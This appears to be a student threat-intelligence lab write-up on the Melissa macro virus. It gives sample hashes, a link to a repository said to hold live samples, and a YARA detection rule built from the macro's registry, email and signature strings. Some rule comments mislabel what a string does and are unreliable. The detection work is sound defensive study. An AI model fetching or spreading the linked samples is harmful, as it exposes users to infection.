- 2b1f13e2948b9b473ad4c3eb6a852ea7
- 264ffd5eaed5cf99848fbd310628a162
- c6118068b71c72b7f2b4428d27132400
- 58ec1528c7f12264808eaf2ac1eafeb6
- e90ed77286e7d685ac3809f366f19d75
- 045cb8ecf9a4b99d30f66911acb250b6

Some of the samples are placed in the below location
https://github.com/PradeeshKumar-NIIT/CS-5202-Threat-intelligence/tree/main/Lab%206/Samples

Yara Rule

```
rule MelissaVirus
{
meta:
        Description = "Simple YARA rule to detect Melissa Virus"
        Author = "Pradeesh Kumar.R (MT20ACS523)"
        Date = "2021-09-18"

strings:
        $str01 =
/(Macro|Security|HKEY_CURRENT_USER\\Software\\Microsoft\\Office\\9.0\\Word\\Security)/ //Checks for Word security controls for Word 2000 and disables them
        $str02 = /(Options|ConfirmConversions|VirusProtectionoD|SaveNormalPrompt)/
//Checks for Word security controls for Word 97 and disables them
        $str03 = /(HKEY_CURRENT_USER\\Software\\Microsoft\\Office\\|Melissa|... by Kwyjibo)/ //Checks if machine is already infected
        $str04 = /(Subject|Important Message From |FullName)/ //Subject send to the recepient
        $str05 = /(Body|Here is that document you asked for ... don't show anyone else)/
//Message send to the recepient
        $str06 = /(Attachment|AddressList)/ //Attachment and recepient email address
        $str07 = "Outlook.Application" //Checks for Outlook Application.
```

```
        $str08 = "WORD/Melissa written by Kwyjibo" //If Outlook Application is not found,
modifies the value of the registry key
        $str09 = " Twenty-two points, plus triple-word-score, plus fifty points for using all my
letters.  Game's over.  I'm outta here. " //References a URL Pattern
        $str10 = /(Works in both Word 2000 and Word 97|Word -> Email | Word 97 <-->
Word 2000 ... it's a new age!)/ //Indicates the malicious code in the document
        $str11 = "Worm? Macro Virus? Word 97 Virus? Word 2000 Virus? You Decide!"
//Indicates the malicious code in the document

condition:
        all of ($str*)
}
```

References

[1] https://en.wikipedia.org/wiki/List_of_file_signatures
[2] https://en.wikipedia.org/wiki/Melissa_(computer_virus)
[3] https://packetstormsecurity.com/files/12036/melissa.txt.html
[4] https://www.virustotal.com/gui/file/b3d734f08b01361edce0bde55f3b21b7befcdcf7fb442789098e8614c67fcdbf
[5] http://www.decalage.info/python/olevba
[6] https://packetstormsecurity.com/files/12131/melissa.macro.virus.txt.html
[7] https://labs.inquest.net/dfi/hash/b3d734f08b01361edce0bde55f3b21b7befcdcf7fb442789098e8614c67fcdbf